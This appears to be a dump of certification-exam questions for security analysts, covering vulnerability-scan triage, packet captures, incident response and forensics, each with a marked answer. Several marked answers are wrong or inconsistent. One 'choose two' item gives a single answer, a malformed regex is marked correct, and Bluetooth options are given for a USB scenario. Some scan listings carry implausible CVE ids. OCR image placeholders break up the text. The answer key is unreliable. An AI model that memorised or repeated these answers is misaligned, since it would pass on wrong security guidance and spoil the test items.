	○	Critical (10.0) 18502 Vulnerability in SMB Could Allow Remote Code Execution (896422)
	○	Critical (10.0) 58662 Samba 3.x <3.6.4/3.5.14/3.4.16 RPC Multiple Buffer Overflows (20161146)
	○	Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)





Results Generated	False Positive	Finding Listing1
Credentialed Non-credentialed Compliance	○	Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (B15423)
	○	Critical (10.0) 11890 Ubuntu 5.04/5.10/6.06 LTS: Buffer Overrun in Messenger Service (CVE-2016-8035)
	○	Critical (10.0) 27942 Ubuntu 5.04/5.10/6.06 LTS: php5 vulnerabilities (CVE-2016-382-1)
	○	Critical (10.0) 27978 Ubuntu 5.04/5.10/6.06 LTS: gnupg vulnerability (CVE-2016-1931)
	○	Critical (10.0) 28017 Ubuntu 5.04/5.10/6.06 LTS: php5 regression (CVE-2016-4242)



Results Generated	False Positive	Finding Listing1
Credentialed Non-credentialed Compliance	○	WARNING (1.0.1) 1.0.1 System cryptography: Force strong key protection for user keys stored on the computer: Prompt the User each time a key is first used
	○	INFORM (1.2.4) 1.2.4 Network access: Do not allow anonymous enumeration of SAM accounts: Enabled
	○	INFORM (1.3.4) 1.3.4 Network access: Do not allow anonymous enumeration of SAM accounts and shares: Enabled
	○	INFORM (1.5.0) 1.5.0 Network access: Let Everyone permissions apply to anonymous users: Disabled
	○	INFORM (1.6.5) 1.6.5 Network access: Sharing and security model for local account: Classic - local users authenticate as themselves

Correct Answer:





Results Generated	False Positive	Finding Listing1
Credentialed Non-credentialed Compliance	●	Critical (10.0) 12209 Security Update for Microsoft Windows(835732)
	○	Critical (10.0) 13852 Microsoft Windows Task Scheduler Remote Overflow (841873)
	○	Critical (10.0) 18502 Vulnerability in SMB Could Allow Remote Code Execution (896422)
	○	Critical (10.0) 58662 Samba 3.x <3.6.4/3.5.14/3.4.16 RPC Multiple Buffer Overflows (20161146)
	○	Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)

Results Generated	False Positive	Finding Listing1
Credentialed Non-credentialed Compliance	○	Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (B15423)
	○	Critical (10.0) 11890 Ubuntu 5.04/5.10/6.06 LTS: Buffer Overrun in Messenger Service(CVE-2016-8035)
	○	Critical (10.0) 27942 Ubuntu 5.04/5.10/6.06 LTS: php5 vulnerabilities(CVE-2016-382-1)
	○	Critical (10.0) 27978 Ubuntu 5.04/5.10/6.06 LTS: gnupg vulnerability(CVE-2016-1931)
	○	Critical (10.0) 28017 Ubuntu 5.04/5.10/6.06 LTS: php5 regression(CVE-2016-4242)

Results Generated	False Positive	Finding Listing1
Credentialed Non-credentialed Compliance	○	WARNING (1.0.1) 1.0.1 System cryptography: Force strong key protection for user keys stored on the computer. Prompt the User each time a key is first used
	○	INFORM (1.2.4) 1.2.4 Network access: Do not allow anonymous enumeration of SAM accounts: Enabled
	○	INFORM (1.3.4) 1.3.4 Network access: Do not allow anonymous enumeration of SAM accounts and shares: Enabled
	○	INFORM (1.5.0) 1.5.0 Network access: Let Everyone permissions apply to anonymous users: Disabled
	○	INFORM (1.6.5) 1.6.5 Network access: Sharing and security model for local account: Classic - local users authenticate as themselves

Section: (none)
Explanation

Explanation/Reference:

Explanation:

1. non-credentialed scan - File Print Server: False positive is first bullet point.
2. credentialed scan – Linux Web Server: No False positives.
3. Compliance scan - Directory Server

QUESTION 96

A Chief Information Security Officer (CISO) wants to standardize the company's security program so it can be objectively assessed as part of an upcoming audit requested by management.


Which of the following would holistically assist in this effort?

A. ITIL
B. NIST
C. Scrum
D. AUP
E. Nessus

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 97
A security analyst is reviewing a report from the networking department that describes an increase in network utilization, which is causing network performance issues on some systems. A top talkers report over a five-minute sample is included.



Source	Destination	Application	Packets	Volume(Kbps)
8.4.4.100	172.16.1.25	SMTP	4386	6141
96.23.114.14	172.16.1.1	IPSec	7734	10827
172.16.1.101	100.15.25.34	HTTP	3412	4776
96.23.114.18	172.16.1.1	IPSec	2723	3812
172.16.1.101	100.15.25.34	SSL	8697	12176
172.16.1.222	203.67.121.12	Quicktime	1302	1822
172.16.1.197	113.121.12.15	8180/tcp	6045	8463
172.16.1.131	172.16.1.67	DHCP	25	35
172.16.1.25	172.16.1.53	DNS	66	93

Given the above output of the sample, which of the following should the security analyst accomplish FIRST to help track down the performance issues?

A. Perform reverse lookups on each of the IP addresses listed to help determine if the traffic is necessary.
B. Recommend that networking block the unneeded protocols such as Quicktime to clear up some of the congestion.

C. Put ACLs in place to restrict traffic destined for random or non-default application ports.
D. Quarantine the top talker on the network and begin to investigate any potential threats caused by the excessive traffic.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 98
Which of the following is a vulnerability when using Windows as a host OS for virtual machines?

A. Windows requires frequent patching.
B. Windows virtualized environments are typically unstable.
C. Windows requires hundreds of open firewall ports to operate.
D. Windows is vulnerable to the “ping of death”.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 99
A penetration tester is preparing for an audit of critical systems that may impact the security of the environment. This includes the external perimeter and the internal perimeter of the environment. During which of the following processes is this type of information normally gathered?

A. Timing
B. Scoping
C. Authorization
D. Enumeration

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:


QUESTION 100
A red team actor observes it is common practice to allow cell phones to charge on company computers, but access to the memory storage is blocked. Which of the following are common attack techniques that take advantage of this practice? (Choose two.)

A. A USB attack that tricks the computer into thinking the connected device is a keyboard, and then sends characters one at a time as a keyboard to launch the attack (a prerecorded series of keystrokes)
B. A USB attack that turns the connected device into a rogue access point that spoofs the configured wireless SSIDs
C. A Bluetooth attack that modifies the device registry (Windows PCs only) to allow the flash drive to mount, and then launches a Java applet attack
D. A Bluetooth peering attack called “Snarfing” that allows Bluetooth connections on blocked device types if physically connected to a USB port
E. A USB attack that tricks the system into thinking it is a network adapter, then runs a user password hash gathering utility for offline password cracking

Correct Answer: CD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 101
Company A suspects an employee has been exfiltrating PII via a USB thumb drive. An analyst is tasked with attempting to locate the information on the drive. The PII in question includes the following:



comp@mail.com	564-23-4765
tia@mail.com	754-09-3276
puter@mail.com	143-32-2323
sam@mail.com	545-11-0192
jim@mail.com	093-45-3748

Which of the following would BEST accomplish the task assigned to the analyst?

A. `3 [0-9]\d-2[0-9]\d-4[0-9]\d`
B. `\d(3)-d(2)-\d(4)`
C. `?[3]-?[2]-?[3]`
D. `\d[9] ‘XXX-XX-XX’`

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 102
A recently issued audit report highlighted exceptions related to end-user handling of sensitive data and access credentials. A security manager is addressing the findings. Which of the following activities should be implemented?

A. Update the password policy
B. Increase training requirements
C. Deploy a single sign-on platform
D. Deploy Group Policy Objects

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 103
During which of the following NIST risk management framework steps would an information system security engineer identify inherited security controls and tailor those controls to the system?

A. Categorize
B. Select
C. Implement
D. Access

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 104
Alerts have been received from the SIEM, indicating infections on multiple computers. Based on threat characteristics, these files were quarantined by the host-based antivirus program. At the same time, additional alerts in the SIEM show multiple blocked URLs from the address of the infected computers; the URLs were classified as uncategorized. The domain location of the IP address of the URLs that were blocked is checked, and it is registered to an ISP in Russia. Which of the following steps should be taken NEXT?

A. Remove those computers from the network and replace the hard drives. Send the infected hard drives out for investigation.
B. Run a full antivirus scan on all computers and use Splunk to search for any suspicious activity that happened just before the alerts were received in the SIEM.
C. Run a vulnerability scan and patch discovered vulnerabilities on the next pathing cycle. Have the users restart their computers. Create a use case in the SIEM to monitor failed logins on the infected computers.
D. Install a computer with the same settings as the infected computers in the DMZ to use as a honeypot. Permit the URLs classified as uncategorized to and from that host.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 105
Which of the following has the GREATEST impact to the data retention policies of an organization?

A. The CIA classification matrix assigned to each piece of data
B. The level of sensitivity of the data established by the data owner
C. The regulatory requirements concerning the data set
D. The technical constraints of the technology used to store the data

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 106
A company has decided to process credit card transactions directly. Which of the following would meet the requirements for scanning this type of data?

A. Quarterly
B. Yearly
C. Bi-annually
D. Monthly

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 107
Which of the following countermeasures should the security administrator apply to MOST effectively mitigate Bootkit-level infections of the organization's workstation devices?

A. Remove local administrator privileges.
B. Configure a BIOS-level password on the device.
C. Install a secondary virus protection application.
D. Enforce a system state recovery after each device reboot.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 108
A new zero-day vulnerability was discovered within a basic screen capture app, which is used throughout the environment. Two days after discovering the vulnerability, the manufacturer of the software has not announced a remediation or if there will be a fix for this newly discovered vulnerability. The vulnerable application is not uniquely critical, but it is used occasionally by the management and executive management teams. The vulnerability allows remote code execution to gain privileged access to the system. Which of the following is the BEST course of actions to mitigate this threat?

A. Work with the manufacturer to determine the time frame for the fix.
B. Block the vulnerable application traffic at the firewall and disable the application services on each computer.
C. Remove the application and replace it with a similar non-vulnerable application.
D. Communicate with the end users that the application should not be used until the manufacturer has resolved the vulnerability.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 109
Which of the following tools should a cybersecurity analyst use to verify the integrity of a forensic image before and after an investigation?

A. `strings`
B. `sha1sum`
C. `file`
D. `dd`
E. `gzip`

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 110
A centralized tool for organizing security events and managing their response and resolution is known as:

A. SIEM
B. HIPS
C. Syslog
D. Wireshark

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 111
After a recent security breach, it was discovered that a developer had promoted code that had been written to the production environment as a hotfix to resolve a user navigation issue that was causing issues for several customers. The code had inadvertently granted administrative privileges to all users, allowing inappropriate access to sensitive data and reports. Which of the following could have prevented this code from being released into the production environment?

A. Cross training
B. Succession planning
C. Automated reporting
D. Separation of duties

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 112
A security analyst is assisting with a computer crime investigation and has been asked to secure a PC and deliver it to the forensic lab. Which of the following items would be MOST helpful to secure the PC? (Choose three.)

A. Tamper-proof seals
B. Faraday cage
C. Chain of custody form
D. Drive eraser
E. Write blockers
F. Network tap
G. Multimeter

Correct Answer: ABC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 113
A nuclear facility manager determined the need to monitor utilization of water within the facility. A startup company just announced a state-of-the-art solution to address the need for integrating the business and ICS network. The solution requires a very small agent to be installed on the ICS equipment. Which of the following is the MOST important security control for the manager to invest in to protect the facility?

A. Run a penetration test on the installed agent.
B. Require that the solution provider make the agent source code available for analysis.
C. Require through guides for administrator and users.
D. Install the agent for a week on a test system and monitor the activities.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 114
A company has implemented WPA2, a 20-character minimum for the WiFi passphrase, and a new WiFi passphrase every 30 days, and has disabled SSID broadcast on all wireless access points. Which of the following is the company trying to mitigate?

A. Downgrade attacks
B. Rainbow tables
C. SSL pinning
D. Forced deauthentication

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 115
A server contains baseline images that are deployed to sensitive workstations on a regular basis. The images are evaluated once per month for patching and other fixes, but do not change otherwise. Which of the following controls should be put in place to secure the file server and ensure the images are not changed?

A. Install and configure a file integrity monitoring tool on the server and allow updates to the images each month.
B. Schedule vulnerability scans of the server at least once per month before the images are updated.
C. Require the use of two-factor authentication for any administrator or user who needs to connect to the server.
D. Install a honeypot to identify any attacks before the baseline images can be compromised.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 116
A security analyst notices PII has been copied from the customer database to an anonymous FTP server in the DMZ. Firewall logs indicate the customer database has not been accessed from anonymous FTP server. Which of the following departments should make a decision about pursuing further investigation? (Choose two.)

A. Human resources
B. Public relations
C. Legal
D. Executive management
E. IT management

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 117
A security analyst received several service tickets reporting that a company storefront website is not accessible by internal domain users. However, external users are accessing the website without issue. Which of the following is the MOST likely reason for this behavior?

A. The FQDN is incorrect.
B. The DNS server is corrupted.
C. The time synchronization server is corrupted.
D. The certificate is expired.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 118
Which of the following utilities could be used to resolve an IP address to a domain name, assuming the address has a PTR record?

A. `ifconfig`
B. `ping`
C. `arp`
D. `nbtstat`

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 119
A security analyst has just completed a vulnerability scan of servers that support a business critical application that is managed by an outside vendor. The results of the scan indicate the devices are missing critical patches. Which of the following factors can inhibit remediation of these vulnerabilities? (Choose two.)


A. Inappropriate data classifications
B. SLAs with the supporting vendor
C. Business process interruption
D. Required sandbox testing
E. Incomplete asset inventory

Correct Answer: CD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 120

A security analyst is reviewing packet captures for a specific server that is suspected of containing malware and discovers the following packets:



```
138.23.45.201 73.252.34.101 TCP 56712 -> dns (53) [SYN] Seq=0 Win=4128 Len=0 MSS=1460
73.252.34.101 138.23.45.201 TCP dns (53) -> 56712 [SYN, ACK] Seq=0 Ack=1 Win=4128 Len=0
138.23.45.201 73.252.34.101 TCP 56712 -> dns (53) [ACK] Seq=1 Ack=1 Win=4128 Len=0
73.252.34.101 138.23.45.201 SSH Server: Protocol (SSH-2.0-Cisco-1.25)
138.23.45.201 73.252.34.101 SSH Client: Protocol (SSH-1.99-Cisco-1.25)
73.252.34.101 138.23.45.201 SSHv2 Server: Key Exchange Init
103.34.243.12 73.252.34.101 TCP 62014 -> ftp (21) [SYN] Seq=0 Win=65535 Len=0
73.252.34.101 103.34.243.12 TCP ftp (21) -> 62014 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0
103.34.243.12 73.252.34.101 TCP 62014 -> ftp (21) [ACK] Seq=1 Ack=1 Win=65535 Len=0
73.252.34.101 103.34.243.12 FTP Response: 220 ProFTPD 1.3.0a Server
103.34.243.12 73.252.34.101 FTP Request: User FTP
73.252.34.101 103.34.243.12 FTP Response: 331 Anonymous login ok, send your complete email address
as your password.
103.34.243.12 73.252.34.101 FTP Request: Pass ftp
73.252.34.101 103.34.243.12 FTP Response: 230 Anonymous access granted, restrictions apply,
202.53.245.78 73.252.34.101 TCP 57678 -> 8080[SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=
835172936 TSecr=2216538 WS=64
73.252.34.101 202.53.245.78 TCP 8080 -> 57678[SYN, ACK] Seq=1 Ack=1 Win=5888 Len=0 TSval=2216543
TSecr=835172936
202.53.245.78 73.252.34.101 HTTP GET /images/layout/logo.png HTTP/1.0
202.53.245.78 73.252.34.101 TCP 57678 -> 8080[ACK] Seq=135 Ack=2897 Win=11648 Len=0 TSval=2216543
TSecr=835172936
```

Which of the following traffic patterns or data would be MOST concerning to the security analyst?

A. Port used for SMTP traffic from 73.252.34.101

B. Unencrypted password sent from 103.34.243.12

C. Anonymous access granted by 103.34.243.12

D. Ports used for HTTP traffic from 202.53.245.78

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

QUESTION 121
A technician receives an alert indicating an endpoint is beaconing to a suspect dynamic DNS domain. Which of the following countermeasures should be used to BEST protect the network in response to this alert? (Choose two.)

A. Set up a sinkhole for that dynamic DNS domain to prevent communication.
B. Isolate the infected endpoint to prevent the potential spread of malicious activity.
C. Implement an internal honeypot to catch the malicious traffic and trace it.
D. Perform a risk assessment and implement compensating controls.
E. Ensure the IDS is active on the network segment where the endpoint resides.

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 122
A security analyst discovers a network intrusion and quickly solves the problem by closing an unused port. Which of the following should be completed?

A. Vulnerability report
B. Memorandum of agreement
C. Reverse-engineering incident report
D. Lessons learned report

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 123
A computer at a company was used to commit a crime. The system was seized and removed for further analysis. Which of the following is the purpose of labeling cables and connections when seizing the computer system?

A. To capture the system configuration as it was at the time it was removed
B. To maintain the chain of custody
C. To block any communication with the computer system from attack
D. To document the model, manufacturer, and type of cables connected

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 124
An analyst reviews a recent report of vulnerabilities on a company’s financial application server. Which of the following should the analyst rate as being of the HIGHEST importance to the company’s environment?

A. Banner grabbing
B. Remote code execution
C. SQL injection
D. Use of old encryption algorithms
E. Susceptibility to XSS

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 125
A cybersecurity analyst is hired to review the security measures implemented within the domain controllers of a company. Upon review, the cybersecurity analyst notices a brute force attack can be launched against domain controllers that run on a Windows platform. The first remediation step implemented by the cybersecurity analyst is to make the account passwords more complex. Which of the following is the NEXT remediation step the cybersecurity analyst needs to implement?


A. Disable the ability to store a LAN manager hash.
B. Deploy a vulnerability scanner tool.
C. Install a different antivirus software.

D. Perform more frequent port scanning.
E. Move administrator accounts to a new security group.

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 126
A security analyst is preparing for the company's upcoming audit. Upon review of the company's latest vulnerability scan, the security analyst finds the following open issues:



CVE ID	CVSS Base	Name
CVE-1999-0524	1.0	ICMP timestamp request remote date disclosure
CVE-1999-0497	6.0	Anonymous FTP enabled
None	7.5	Unsupported web server detection
CVE-2005-2150	5.0	Microsoft WindowsSMB service enumeration via \srvsvc


Which of the following vulnerabilities should be prioritized for remediation FIRST?

A. ICMP timestamp request remote date disclosure
B. Anonymous FTP enabled
C. Unsupported web server detection
D. Microsoft Windows SMB service enumeration via \srvsvc

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 127
Given the following log snippet:



```
Mar 20 10:08:47 superman sshd[1876]: fatal: Unable to negotiate with 192.168.1.166:
no matching host key type found. Their offer: ssh-dss [preauth]

Mar 20 10:08:47 superman sshd[1888]: Connection closed by 192.168.1.166 [preauth]

Mar 20 10:08:47 superman sshd[1895]: Connection closed by 192.168.1.166 [preauth]

Mar 20 10:08:48 superman sshd[1888]: Connection closed by 192.168.1.166 [preauth]

Mar 20 10:08:48 superman sshd[1902]: fatal: Unable to negotiate with 192.168.1.166:
no matching host key type found. Their offer: ecdsa-sha2-nistp384 [preauth]
```

Which of the following describes the events that have occurred?

A. An attempt to make an SSH connection from “superman” was done using a password.
B. An attempt to make an SSH connection from 192.168.1.166 was done using PKI.
C. An attempt to make an SSH connection from outside the network was done using PKI.
D. An attempt to make an SSH connection from an unknown IP address was done using a password.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 128
